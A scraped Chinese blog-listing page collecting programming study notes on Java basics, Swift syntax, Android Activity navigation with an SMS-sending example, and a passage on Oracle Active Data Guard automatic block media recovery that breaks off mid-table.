首页 文章 精选 留言 我的

精选列表

搜索[techo day],共2891篇文章
优秀的个人博客,低调大师

每日学习总结:标识符、关键字、注释、变量与类型转换(DAY02)

2 --> 阅读需知:本人JAVA初学者,博客为每日的知识总结,如果有错误或者补充,欢迎评论区讨论!!! 谢谢! 1 标识符 标识符可以简单理解为一个名字。 在Java中需要标识符的元素有很多,如:类名、方法名、字段、变量名、包名等等。为其创建的名称,称为 “标识符”。 一个正确的标识符必须要遵守的的规则: 标识符可以由字母、数字、下划线(_)、美元符($)组成,但不能包含 @、%、空格等其它特殊字符 不能以数字开头。如:123name 就是不合法 标识符严格区分大小写。如: tmooc 和 tMooc 是两个不同的标识符 标识符的命名最好能反映出其作用,做到见名知意。 标识符不能是Java的关键字 2 关键字 在Java中,一共有 ”50“ 个关键字。这 “50” 个关键字单词全是小写,其中有两个保留字 “const” 和 “goto” (没有任何意义) 注意: a. 关键字不能被用作标识符 b. 出下列50个关键字以外,“true”、“false”、“null” 也不可以被用作标识符 3 注解 注解不会影响程序的运行结果。 注释的真正作用是: 它可以向任何阅读代码的人描述或者解释程序的实现思路,如何使用以及其它任何相关信息, 提高代码的可读性,方便后期的维护与复用。Java的注释有3种: 1. 单行注释: 注释单行内容.格式: 每行都以”//”开头.快捷方式: Ctrl+/ 添加注释,同样的快捷键,再按一次取消注释 2. 多行注释:注释多行内容,虽然叫多行注释,也可注释单行内容.格式: 以” /* ”开头, 以” * / ”结束.快捷方式: Ctrl+shift+/ 添加注释, Ctrl+shift+\ 取消注释, 也可以输入”/*”之后按回车添加注释 3. 文档注释: 一般用来注释类和方法,通过注释内容来记录类或者方法的信息.格式: 以” /** ”开头。 以” */ ”结尾.快捷方式: 输入“/**” 之后按回车添加注释 4 变量 在java中,需要记录一些数据,而这些数据是会变化的,我们把这种数据称为“变量” 我们可以通过三个元素来描述变量:变量类型、变量名、变量值 如:int(变量类型) a(变量名) = 0(变量值); 注意: 变量名必须是一个有效的标识符 变量名不可以使用java关键字 变量名不能重复 4.1 数据类型 4.1.1 基本类型(八种) 变量就是申请内存来存储值。也就是说,当创建变量的时候,需要在内存中申请空间。java是一个强类型的语言,会把日常见到的数据,分成好多类型.内存管理系统根据变量类型来分配存储空间,分配的空间只能用来储存该类型数据。 4.1.2 练习:输入个人信息 (需求: 在控制台打印: java架构师今年20岁,月薪100000.99,感慨java是世界上最好的语言) public class TestInfo { /** * 本类用于个人信息输出案例 * 需求: 在控制台打印: java架构师今年20岁,月薪100000.99,感慨java是世界上最好的语言 * @param args 宁铂 */ public static void main(String[] args) { // String output = "java架构师今年20岁,月薪100000.99,感慨java是世界上最好的语言"; String name = "宁铂"; int age = 18; double salary = 100000.99; /**把静态数据与动态数据分开,通过+实现动态数据的动态拼接*/ /**如果是在中间拼接用""+变量+""的格式*/ System.out.println(name+"今年"+age+",月薪"+salary+",感慨java是世界上最好的语言"); } } 4.1.3 练习:变量转换 (需求: 接收用户输入的两个值:假设a=1,b=2,并将这两个变量的值进行互换) 变量想要进行变量交换,就需要第三方变量进入 值交换格式:/**等号右边的值给左边*/ 小技巧:斜相对,首尾相连 import java.util.Scanner; public class TestReplacement { /** 本类用于练习变量的值交换 */ public static void main(String[] args) { //接收交换数据 System.out.println("请输入您要交换的第一个整数: "); int a = new Scanner(System.in).nextInt(); System.out.println("请输入您要交换的第二个整数: "); int b = new Scanner(System.in).nextInt(); //定义一个第三方变量来交换 int t; t = a; /** 等号右边的值给左边 */ a = b; b = t; System.out.println("交换后 a 的值: " +a); System.out.println("交换后 b 的值: " +b); } } 4.2 引用数据类型 引用类型是一个对象类型,值是什么呢?它的值是指向内存空间的引用,就是地址,所指向的内存中保存着变量所表示的一个值或一组值。如:类,接口,数组, 最常用的引用数据类型为String(字符串类型)如: String name = “宁铂”; char类型需要使用单引号包裹(‘ ’),表示单个字符。可以保存数字,但是打印的是ASCLL表对应的字符 //字符型char char c1 = 'a';//可以保存一个字符 char c2 = 97;//可以保存一个数字 char c3 = '中';//可以保存一个汉字 //char类型可以存数字,但是在打印时,会去查ASCII码表,把数字对应的字符拿出来使用 //ASCII码表值规定了数组0-127对应的字符,128-65535默认按照字符?来处理 System.out.println(c1);//a System.out.println(c2);//a System.out.println(c3);//中 5 类型转换 5.1 基本类型的字面值 整数默认字面值为int类型,如果想使用long类型要在数据后加“L” 浮点数默认字面值为double类型,如果想使用shoat类型要在数据后加“F” 比int小的的类型,可以直接用范围内的类型直接赋值,如果超出范围会报错 字面值后缀L D Flong x =99999999999L;//字面值是int类型,需转成long类型的数据,加字面值后缀L即可float b = 3.0F;//3.0字面值是double类型,加后缀F会变成float类型double d = 3D;//3字面值是int类型,加后缀D,会变成double类型 前缀: 0b-二进制 0-八进制 0x-十六进制 5.2 基本类型的类型转换 小转大(隐式转换) byte m = 120; int n = m;//小转大,右面的m是小类型,给左面的n大类型赋值,可以直接使用 float f = 3.2f; double d = f; -->可以执行 大转小(显示转换) int x = 999; byte y =(byte)x;//大转小,右面x给左面的y小类型赋值,不可以,需要强制类型转换 注意: 转换过程中可能导致溢出或损失精度例如:int i =128; byte b = (byte)i; //打印的结果是-128因为 byte 类型是 8 位,最大值为127,所以当 int 强制转换为 byte 类型时,值 128 时候就会导致溢出。 浮点数到整数的转换是通过舍弃小数得到,而不是四舍五入例如:float f = 32.7f; int a2 =(int) f; //打印的结果是32。 不能对boolean类型进行类型转换。 小技巧:小到大,直接转 大到小,强制转 浮变整,小数没 5.3 运算规则 运算结果的数据类型,与最大数据类型一致 byte、shoat、char 三种比int小的整数,运算时会先自动转换成int 整数运算溢出 浮点数运算不精确 public class Demo2 { /** 本类用于测试计算规则 */ public static void main(String[] args) { System.out.println(3/2); //int/int -> int System.out.println(3/2d); //int/double -> double byte b1 = 1; byte b2 = 2; /**b1+b2 会自动提升为int类型,导致右边运算的结果为int类型,再给左边byte赋值,属于大转小,需要强制类型转换,否则会报错*/ byte b3 = (byte) (b1+b2); System.out.println(b3); /**计算光运行一年的长度,已知:光速为:3亿m/s*/ System.out.println(300000000L*60*60*24*365); } }

优秀的个人博客,低调大师

《从零开始学Swift》学习笔记(Day 53)——do-try-catch错误处理模式

Swift 1.x的错误处理模式存在很多弊端,例如:为了在编程时候省事,给error参数传递一个nil,或者方法调用完成后不去判断error是否为nil,不进行错误处理。 1 2 3 4 5 6 letcontents=NSString(contentsOfFile:filePath, encoding:NSUTF8StringEncoding,error:nil) //error参数传递一个nil 或者 varerr:NSError? letcontents=NSString(contentsOfFile:filePath, encoding:NSUTF8StringEncoding,error:&err) 不好的编程习惯,由于Objective-C和Swift 1.x没有强制处理机制,因此一旦真的发生错误,程序就会发生崩溃。 同样的从文件中读取字符串示例,如果使用Swift2错误处理模式代码如下: 1 2 3 4 5 6 7 8 import Foundation do { //要做一些操作 letstr= try NSString(contentsOfFile:filePath, encoding:NSUTF8StringEncoding) //要尝试做的事情 } catch leterrasNSError{ //如果失败则进入catch代码块 err.description } do-try-catch这种错误模式与Java中异常处理机制非常类似,本意就是尝试(try)做一件事情,如果失败则捕获(catch)处理。 捕获错误 完整的do-try-catch错误处理模式的语法如下: 1 2 3 4 5 6 do { try 语句 成功处理语句组 } catch 匹配错误{ 错误处理语句组 } 在try语句中可以产生错误,当然也可能不会产生错误,如果有错误发生,catch就会处理错误。catch代码块可以有多个,错误由哪个catch代码块处理是由catch后面的错误匹配与否而定的。错误类型的多少就决定了catch可以有多少。我们先介绍一下错误类型。 错误类型 在Swift中错误类型必须遵从ErrorType协议,其次考虑到错误类型的匹配,它应该被设计成为枚举类型,枚举类型非常适合将一组相关值关联起来。 如果我们编写访问数据库表程序,实现对表数据插入、删除、修改和查询等操作,我们会需要类似如下代码的错误类型: 1 2 3 4 enum DAOError:ErrorType{ case NoData case PrimaryKeyNull } NoData表示没有数据情况,PrimaryKeyNull表示表的主键(Primary Key)为空情况。 那么我们就可以通过如下代码捕获错误。 1 2 3 4 5 6 7 do { //try访问数据表函数或方法 } catch DAOError.NoData{ print( "没有数据。" ) }catchDAOError.PrimaryKeyNull{ print( "主键为空。" ) } 本文转自 tony关东升 51CTO博客,原文链接:http://blog.51cto.com/tonyguan/1748300,如需转载请自行联系原作者

优秀的个人博客,低调大师

《从零开始学Swift》学习笔记(Day 13)——数据类型之整型和浮点型


Swift提供8、16、32、64位形式的有符号及无符号整数。这些整数类型遵循C语言的命名规约,我归纳了Swift中的整型: 整型示例: 1 2 3 4 5 6 print( "UInt8range:\(UInt8.min)~\(UInt8.max)" ) print( "Int8range:\(Int8.min)~\(Int8.max)" ) print( "UIntrange:\(UInt.min)~\(UInt.max)" ) print( "UInt64range:\(UInt64.min)~\(UInt64.max)" ) print( "Int64range:\(Int64.min)~\(Int64.max)" ) print( "Intrange:\(Int.min)~\(Int.max)" ) 输出结果如下: UInt8 range: 0 ~ 255 Int8 range: -128 ~ 127 UInt range: 0 ~18446744073709551615 UInt64 range: 0 ~18446744073709551615 Int64 range:-9223372036854775808 ~ 9223372036854775807 Int range:-9223372036854775808 ~ 9223372036854775807 上述代码是通过整数的min和max属性计算各个类型的范围。 浮点型主要用来储存小数数值,也可以用来储存范围较大的整数。它分为浮点数(float)和双精度浮点数(double)两种,双精度浮点数所使用的内存空间比浮点数多,可表示的数值范围与精确度也比较大。 本文转自 tony关东升 51CTO博客,原文链接:http://blog.51cto.com/tonyguan/1746103,如需转载请自行联系原作者

优秀的个人博客,低调大师

《从零开始学Swift》学习笔记(Day 14)——字符串的插入、删除和替换

对应可变字符串可以插入、删除和替换,String提供了几个方法可以帮助实现这些操作。这些方法如下: splice(_:atIndex:)。在索引位置插入字符串。 insert(_:atIndex:)。在索引位置插入字符。 removeAtIndex(_:)。在索引位置删除字符。 removeRange(_:)。删除指定范围内的字符串。 replaceRange(_:,with: String)。使用字符串或字符替换指定范围内的字符串。 代码: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 varstr= "Swift" print( "原始字符串:\(str)" ) str.splice( "Objective-Cand" .characters,atIndex:str.startIndex) print( "插入字符串后:\(str)" ) str.insert( "." ,atIndex:str.endIndex) print( "插入.字符后:\(str)" ) str.removeAtIndex(str.endIndex.predecessor()) print( "删除.字符后:\(str)" ) varstartIndex=str.startIndex varendIndex=advance(startIndex, 9 ) varrange=startIndex...endIndex str.removeRange(range) print( "删除范围后:\(str)" ) startIndex=str.startIndex endIndex=advance(startIndex, 0 ) range=startIndex...endIndex str.replaceRange(range,with: "C++" ) print( "替换范围后:\(str)" ) 输出结果: 原始字符串:Swift 插入字符串后:Objective-C and Swift 插入.字符后:Objective-Cand Swift. 删除.字符后:Objective-Cand Swift 删除范围后:C and Swift 替换范围后:C++ and Swift 本文转自 tony关东升 51CTO博客,原文链接:http://blog.51cto.com/tonyguan/1746108,如需转载请自行联系原作者

优秀的个人博客,低调大师

Swift 2.0学习笔记(Day 6)——哎呀常量和变量都该什么时候用啊?

使用var还是let? 在我们开发过程中啊什么时候定义关键字为var,还是定义为let呢? 其实啊都能满足我们的需求,那我们到底应该如何选择? 例如:可以将圆周率π定义为let或var。 let π = 3.14159 var π = 3.14159 上面代码编译不会报错。但是从业务逻辑层面讲,π应该定义为常量(let)的,因为一方面常量(let)不能修改,另外在程序中使用常量(let)可以提高程序的可读性。 我觉得:原则上优先使用let,它有很多好处,可以防止程序运行过程中不必要的修改、提高程序的可读性。特别是引用数据类型声明时候经常采用let声明,虽然在业务层面上并不是一个常量,而是防止程序运行过程中错误地修改它引用。 本文转自 tony关东升 51CTO博客,原文链接:http://blog.51cto.com/tonyguan/1746077,如需转载请自行联系原作者

优秀的个人博客,低调大师

Android Day06四大组件之Activity多页面跳转和数据传递


1.什么是Activity 官方文档是这么说的:AnActivityis an application component that provides a screen withwhich users can interact in order to do something, such as dial the phone, take a photo, send an email, or view a map. Each activity is given a window in which to draw its user interface. The window typically fills the screen, but may be smaller than the screen and float on top of other windows. 大致意思是说:Activity是一个应用程序组件,给用户提供一个屏幕让用户可以与之交互做一些事 情。 2.Activity的生命周期 下面这张图是官方文档提供的Activity的生命周期的图: ·onCreate 方法 当Activity启动的是调用 ·onDestroy方法 当Activity销毁的时候调用 ·onStart 方法 当Activity可见的时候调用 ·onStop 方法 当Activity 不可见的时候调用 ·onResume 方法 当Activity上的按钮 获得焦点 可以被点击的时候调用 ·onPause方法 当Activity 上的按钮 失去焦点 按钮不可以被点击的时候调用 ·onRestart 方法 当界面被重新加载的时候调用 注意这个方法 ■手机按键对应的Activity生命周期的回调方法 如果点击BACK键,会调用Activity的onPause()、onStop()、onDestroy()方法,Activity 会注销掉。 如果点击HOME键,会调用Activity的onPause()、onStop()方法,但不会执行onDestroy() 方法,程序会运行在后台。如果应用程序没有被系统杀死,那么再点击应用程序图标会调用Activity的onRestart()、onStart()、OnResume()方法。 ■特殊的回调方法组合 如果打开第一个Activity之后,不关闭它,开启另外一个Activity(非透明的),会调用第一个Activity的onPause()、onStop()方法。 如果打开第一个Activity之后,不关闭它,开启另外一个Activity(透明的),会调用第一个 Activity的onPause()方法,而不会去调用onStop()方法,因为第一个Activity还是可见的。如果关 闭透明的Activity,第一个Activity只会回调onResume()方法。 ■切屏对应的Activity生命周期的回调方法 手机在切屏的时候,会先销毁,再创建.走onPause()、onStop()、onDestroy()方法,再走onCreate ()、onStart()、onResume()方法。这一过程就相当于关闭并重新进入应用一样,那么如何防止手机 在切屏时生命周期发生改变呢? 第一种方式:把Activity页面的朝向写死,通过这个属性 android:screenOrientation="portrait"portrait代表竖屏 landscape代表横屏 朝向写死,在手机上方向是不能改变的,但是在AVD上仍可以切屏,只是生命周期没有变化。 第二种方式:android:configChanges="orientation|keyboardHidden|screenSize" 3.Activity的清单配置 如果想让Activity成为应用程序的入口,需要将activity的意图过滤器配置如下: 1 2 3 4 < intent-filter > < action android:name = "android.intent.action.MAIN" /> < category android:name = "android.intent.category.LAUNCHER" /> </ intent-filter > Android允许程序有多个activity作为应用程序的入口,只要activity配置了以上的意图过滤器,就会在手机桌面上创建多个应用程序图标,点击图标会进入对应的activity界面。 如果activity节点没有设置自己的label和icon,会默认使用application节点的label和icon。 4.Activity的页面跳转及数据传递 拓展:话说android Activity之间数据传递 http://blog.csdn.net/maylian7700/article/details/7323993 注意的问题,序列化的类中还有自定义的类,则这个类也要序列化,否则会出错. ■启动Activity传数据和取数据 本Activity:传数据,通过Intent对象的setData()和putExtra()方法封装数据至Intent对象。 被调用的的Activity:取数据,通过Activity类的getIntent()方法先得到开启这个Activity的 Intent对象,也就是本Activity里传数据用到的Intent对象,然后通过 Intent对象的getXxxExtra()方法得到数据。 ■启动Activity的2种方式 第一种:不需要被启动的Activity返回数据 startActivity(intent); 第二种:需要被启动的Activity返回数据 startActivityForResult(intent, int类型的请求码); 对于第二种Activity的启动方式,需要思考的两个问题? 1)被调用的Activity怎么返回数据? 首先,调用者Activity启动被调用的Activity的方式是 startActivityForResult(intent,int类型的请求码); 其次,在被调用的Activity里面,创建Intent对象,将要返回的数据封装进Intent对 象,调用Activity类的setResult(int resultCode,Intentdata)方法返回Intent对象。 如: 1 2 3 4 //将数据返回 Intentintent= new Intent(); intent.putExtra( "phone" ,phone); setResult( 10 ,intent); 2)调用者Activity怎么获取被调用的Activity所返回的数据? 通过复写Activity的onActivityResult方法可以得到其它的一个或多个Activity返 回的数据. 如: 上面的截图是Android官方文档的截图,利用了双重判断确定是哪个对象返回的数据,这样显 得更加严密. 返回的数据就存储在方法中的参数data中,调用Intent对象的方法取出即可. 5.应用1_短信大全 需求:将一些好的短信显示到ListView上,点击某一条短信,就跳到手机的短信发送页面,并把 ListView选中条目的内容添加到短信发送页面的短信内容中. 分析:这个需求首先涉及到ListView的使用,然后跳到手机短信发送页面,涉及到隐式意图启动系 统应用,并且要将本应用的数据传递到系统应用里,涉及到页面跳转和数据传递. 效果图: 假如我点击了ListView短信列表的第2条短信,然后就跳转到短信发送页面 核心代码: 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 public void onItemClick(AdapterView<?>parent,Viewview, int position, long id){ //得到点击的item对应的数据 Stringmsg=objects[position]; //利用隐式意图,跳转到短信发送页面。 //怎么写过滤条件,查源码。。。。 /*<intent-filter> <actionandroid:name="android.intent.action.SEND"/> <categoryandroid:name="android.intent.category.DEFAULT"/> <dataandroid:mimeType="text/plain"/> </intent-filter>*/ Intentintent=newIntent(); //设置意图对象的过滤条件 intent.setAction("android.intent.action.SEND"); intent.addCategory("android.intent.category.DEFAULT"); intent.setType("text/plain"); //传递数据给短信发送器 intent.putExtra("sms_body",msg); /* *不小心用了setDataAndType(Uri.parse(msg),"text/plain");结果短信发送器的联系人处是data,发送内容什么也没有。 **/ startActivity(intent); } 那么问题来了,上面意图对象的过滤条件及传递数据格式我是怎么知道的呢? 1)先打开Logcat,然后打开手机短信发送页面,会看到Locat上打印这样一行信息(如果没有 打印任何信息,先安装一个自己的应用,然后重新打开系统的短信发送页面。): 2)然后去系统应用源码里找到短信发送应用Sms,在清单文件里找到ComposeMessageActivity 的配置 短信发送页面有很多的过滤器,都是用于发现不同格式数据的(用mimetype属性来约束), 我们这里就只需要文本类型的数据,就选择mimetype为text/plain的进行过滤了。 知道了意图对象的过滤器,那么就可以为意图对象设置过滤信息 3)但是,怎么给intent传递数据呢?那么就得看短信发送页面的Activity是如何获取调用 它的Intent的数据的? 通过在ComposeMessageActivity.java里搜索getStringExtra可以得到短信发送器是根据 sms_body键名来获取短信内容的。 所以Intent在putExtra时采用的键名是“sms_body”。 6.应用2_短信发送器 需求:做一个如下图所示的短信发送器,布局采用混合线性布局。 功能1:在主UI界面中点击“添加联系人”那个+号按钮,就弹出一个窗体列出联系人(是 模拟数据,学到内容提供者即可获取手机真正的联系人),选择一个联系人后关闭 选择联系人页面,并将选择的联系人电话返回显示到主UI界面的文本框中。 功能2:在主UI界面中点击“插入模板”按钮,就弹出一个窗体列出一些短信,选择一条 短信后关闭短信大全页面,将将选择的短信返回显示到主UI界面的短信内容文本框 分析:上面的需求,也涉及到页面跳转和数据传递,不同的是被调用的页面在关闭的同时还要 向调用者(主UI界面)返回选择的数据。那么,这个应用要求的技术有以下几点: 1)主UI界面在启动其它Activity的时候,应当使用startActivityForResult的方式,并 复写Activity的onActivityResult方法。 2)两个返回数据的ListView都要设置item点击事件,在事件中返回数据并关闭页面。 3)发送短信的功能 核心代码: 1)短信模板页面 因为ListView只需显示单列数据,适配器就直接使用ArrayAdapter了。 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 //模拟数据 final String[]objects={短信内容,为节省空间就不写了。}; //得到listview ListViewlv_templates=(ListView)findViewById(R.id.lv_templates); //绑定lv的适配器,用ArrayAdapter。 lv_templates.setAdapter( new ArrayAdapter<String>( this ,R.layout.item_activity_sms_template,R.id.item,objects)); //注册lv的item点击事件 //要实现的逻辑:获取数据,返回数据,关闭当前activity lv_templates.setOnItemClickListener( new OnItemClickListener(){ @Override public void onItemClick(AdapterView<?>parent,Viewview, int position, long id){ //得到数据 Stringcontent=objects[position]; //通过intent返回数据 Intentintent= new Intent(); intent.putExtra( "content" ,content); setResult( 20 ,intent); //关闭当前activity finish(); } }); 2)选择联系人页面 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 //模拟数据 final List<Map<String,String>>lists= new ArrayList<Map<String,String>>(); for ( int i= 0 ;i< 20 ;i++) { Map<String,String>map= new HashMap<String,String>(); map.put( "name" , "联系人" +i); map.put( "phone" , new Random().nextInt( 252523 )+ "" ); lists.add(map); } //得到listview ListViewlv_contacts=(ListView)findViewById(R.id.lv_contacts); //绑定lv的适配器,用SimpleAdapter,可以添加多个textview。 lv_contacts.setAdapter( new SimpleAdapter( this ,lists,R.layout.item_activity_contacts, new String[]{ "name" , "phone" }, new int []{R.id.tv_name,R.id.tv_phone})); //注册lv的item点击事件 //要实现的逻辑:获取数据,返回数据,关闭当前activity lv_contacts.setOnItemClickListener( new OnItemClickListener(){ @Override public void onItemClick(AdapterView<?>parent,Viewview, int position, long id){ //拿到相应item的数据,通过lists集合,只要电话号码。 Stringphone=lists.get(position).get( "phone" ); //将数据返回 Intentintent= new Intent(); intent.putExtra( "phone" ,phone); setResult( 10 ,intent); //关闭当前activity finish(); } }); 3)主UI页面 获取模板页面和联系页面数据并显示 1 2 3 4 5 6 7 8 9 10 protected void onActivityResult( int requestCode, int resultCode,Intentdata){ //通过resultCode来区别不同的activity返回的intent对象 if (resultCode== 10 ) { et_name.setText(data.getStringExtra( "phone" )); } else if (resultCode== 20 ){ et_content.setText(data.getStringExtra( "content" )); } } 发送短信 通过SmsManager这个类,注意它的获取方式是通过SmsManager.getDefault方法 与打电话不同,打电话是通过隐式意图来调用的。 记得要在清单文件里加上权限: <uses-permission android:name="android.permission.SEND_SMS"/> 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 public void send() { //TODO短信发送 //得到联系人和发送内容 Stringname=et_name.getText().toString().trim(); Stringcontent=et_content.getText().toString().trim(); //利用一个类SmsManager来发送短信 注意不要用过时的SmsManager SmsManagersmsManager=SmsManager.getDefault(); //短信内容过长,就得切割之后再一条条发送。 ArrayList<String>divideMessage=smsManager.divideMessage(content); for (Stringmsg:divideMessage) { smsManager.sendTextMessage(name, null ,msg, null , null ); } } 7.Android中的任务栈 栈 :先进后出 队列 先进先出 任务栈 :是用来维护Activity的 ,| Activity是用来维护用户的操作体验的 打开一Activity 叫 进栈 关闭一个Activity 出栈 我们用户操作的Activity 永远是栈顶的Activity 说我们应用程序退出了 实际上是任务栈清空了 一般情况下 一个应用程序对应一个任务栈 8.Android中4种启动模式 1.android:launchMode="standard"(默认) 2.singletop 单一顶部模式 在activity的配置文件中设置android:launchMode="singleTop" 如果任务栈的栈顶存在这个要开启的activity,不会重新的创建activity,而是复用已经存在 的activity。保证栈顶Activity如果存在,不会重复创建。 应用场景:浏览器的书签 3. singetask 单一任务栈,在当前任务栈里面只能有一个实例存在 当开启activity的时候,就去检查在任务栈里面是否有实例已经存在,如果有实例存在就复用 这个已经存在的activity,并且把这个activity上面的所有的别的activity都清空,复用这个已经 存在的activity。保证整个任务栈里面一个Activity只有一个实例存在 应用场景:浏览器的activity 如果一个activity的创建需要占用大量的系统资源(cpu,内存)一般配置这个activity为 singletask的启动模式。webkit内核 c代码 4.singleInstance启动模式非常特殊, activity会运行在自己的任务栈里面,并且这个任务栈里面 只有一个实例存在 如果你要保证一个activity在整个手机操作系统里面只有一个实例存在,使用singleInstance 应用场景: 来电页面有道词典 和Activity相关的其它技术点: 1.当 Activity 以全屏模式运行时,如何允许 Android 系统状态栏在顶层出现,而不迫使 Activity 重新布局让 出空间? http://www.zhihu.com/question/19760889 本文转自屠夫章哥 51CTO博客,原文链接:http://blog.51cto.com/4259297/1678564,如需转载请自行联系原作者

优秀的个人博客,低调大师

Every Day of a DBA,第154期: Oracle 19c Active Data Guard — Automatic Block Media Recovery (ABMR)

## **1. 文档目的** > **ABMR 仅修复物理坏块(Physical Block Corruption),绝不修复逻辑坏块(Logical Block Corruption)。** 本文档涵盖: - ABMR 工作原理与架构 - 生效的硬性前提条件(四条件缺一不可) - 物理坏块 vs 逻辑坏块的本质区别 - ABMR 触发验证方法(而非"凭感觉以为在工作") - 逻辑坏块在备库上的正确修复路径 - 常见误区和故障排除 --- ## **2. Automatic Block Media Recovery (ABMR)** ABMR 是 Oracle Active Data Guard 提供的一项自动块级故障恢复机制。当主库或备库在运行时遇到 **物理坏块**(物理 I/O 读取失败,块校验和不匹配),ABMR 会自动从另一端的数据库(备库或主库)获取该块的完好副本,透明地覆盖损坏块,无需人工干预。 ### **核心工作流程** ``` ┌─────────────────────────────────────────┐ │ 客户端查询触发物理块 I/O 失败 │ │ ORA-01578: 文件 X 块 Y 读取失败 │ └─────────────────┬───────────────────────┘ │ ▼ ┌─────────────────────────────────────────┐ │ Oracle 内核检测到校验和错误或块格式错误 │ │ 校验: 块是否属于可自动修复的物理坏块 │ │ ✗ 逻辑坏块 → 不触发 ABMR,直接报错 │ │ ✓ 物理坏块 → 进入 ABMR 流程 │ └─────────────────┬───────────────────────┘ │ ▼ ┌─────────────────────────────────────────┐ │ ABMR 通过网络从另一端数据库请求块的副本 │ │ │ │ 备库出错 → 从主库 FETCH 干净块 │ │ 主库出错 → 从备库 FETCH 干净块 │ └─────────────────┬───────────────────────┘ │ ▼ ┌─────────────────────────────────────────┐ │ 接收到块副本后, 写入损坏位置, 刷新缓存 │ │ 记录日志: │ │ "Automatic block media recovery: │ │ successfully restored block Y from │ │ " │ └─────────────────────────────────────────┘ │ ▼ ┌─────────────────────────────────────────┐ │ 客户端重新尝试读取 — 成功 │ │ 整个流程对应用完全透明 │ └─────────────────────────────────────────┘ ``` --- ## **3. ABMR 生效的四个硬性前提条件** 以下条件 **必须同时满足**,缺一不可。任何一个不满足,ABMR 都不会触发,且不会报明显错误(仅告警日志中记录静默跳过)。 ### **条件 1:备库 OPEN_MODE 必须为 `READ ONLY WITH APPLY**` ``` SELECT OPEN_MODE, DATABASE_ROLE FROM V$DATABASE; ``` |正确值|错误值| | --- | --- | |READ ONLY WITH APPLY|READ ONLY(无 Real-Time Apply)| ||MOUNTED(备库未打开)| ||READ WRITE(这在备库不可能)| > ⚠️ **常犯错误**:仅设置了 `READ ONLY` 而没有 `WITH APPLY`,MRP 进程不运行,ABMR 初始化直接失败。 ### **条件 2:MRP0 进程必须处于 `APPLYING_LOG` 状态** ``` SELECT PROCESS,STATUS, CLIENT_PID, THREAD#, SEQUENCE# FROM V$MANAGED_STANDBY WHERE PROCESS LIKE'MRP%'; ``` |正确状态|错误状态| | --- | --- | |APPLYING_LOG|IDLE(Redo 应用暂停)| ||WAITING_FOR_LOG(无可用归档)| ||进程不存在(MRP 未启动)| ### **条件 3:Active Data Guard 许可必须为 `TRUE**` ``` SELECT*FROM V$OPTION WHERE PARAMETER ='Active Data Guard'; ``` |正确值|错误值| | --- | --- | |TRUE|FALSE(无 ADG 许可,ABMR 永远不工作)| > 这是 **最容易被忽略的硬性条件**。即使备库在运行,很多站点仅使用了 Oracle Data Guard(免费许可)而非 Active Data Guard(需要额外购买许可),ABMR 功能在内核层被禁用。 ### **条件 4:`LOG_ARCHIVE_CONFIG` 必须在主备两端都包含完整的 DG 名称** ``` -- 主库检查 SHOW PARAMETER log_archive_config; -- 备库检查 SHOW PARAMETER log_archive_config; ``` **正确示例:** ``` log_archive_config = 'DG_CONFIG=(orcl,orcl_stby)' -- ↑ 主库 DB_UNIQUE_NAME ↑ 备库 DB_UNIQUE_NAME ``` **错误示例:** ``` log_archive_config = 'DG_CONFIG=(orcl)' -- 漏了备库名称 log_archive_config = 'DG_CONFIG=(orcl_stby)' -- 漏了主库名称 log_archive_config = '' -- 空值 ``` > 如果主备任意一端漏掉了对方的 `DB_UNIQUE_NAME`,ABMR 的跨库块级拉取通道在初始化时就会失败。 --- ## **4. 物理坏块 vs 逻辑坏块 — 本质区别** 这是 ABMR 主题下 **最核心、最容易被误解** 的概念。 ### **4.1 物理坏块(Physical Corruption)** |特征|说明| | --- | --- | |定义|块在存储介质层面已损坏(磁盘扇区损坏、RAID 校验失败、存储缓存故障)| |检测方式|Oracle 读取块后,计算校验和与块头中记录的校验和不匹配| |表现|ORA-01578: ORACLE data block corrupted (file # X, block # Y)| |V$DATABASE_BLOCK_CORRUPTION|CORRUPTION_TYPE = 'FRACTURED' 或 'CHECKSUM'| |根源|存储层问题,数据库内部结构本身无问题| |ABMR 是否工作|✅ 是 — 从另一端拷贝完好副本即可修复| ### **4.2 逻辑坏块(Logical Corruption)** |特征|说明| | --- | --- | |定义|块校验和与头格式都正确,但块内部数据逻辑结构已损坏(如索引条目指向不存在的数据行、事务槽(ITL)损坏、行目录溢出)| |检测方式|ANALYZE TABLE ... VALIDATE STRUCTURE CASCADE、RMAN VALIDATE CHECK LOGICAL、DBVERIFY 加 logonly=yes 参数| |表现|ORA-01498: block check failure、查询返回不一致数据、索引查询报错| |V$DATABASE_BLOCK_CORRUPTION|CORRUPTION_TYPE = 'LOGICAL' 或 'MEDIUM'| |根源|Oracle 内部逻辑损坏(Bug、异常关闭、介质恢复时 Redo 损坏、人为操作)| |ABMR 是否工作|❌ 否 — 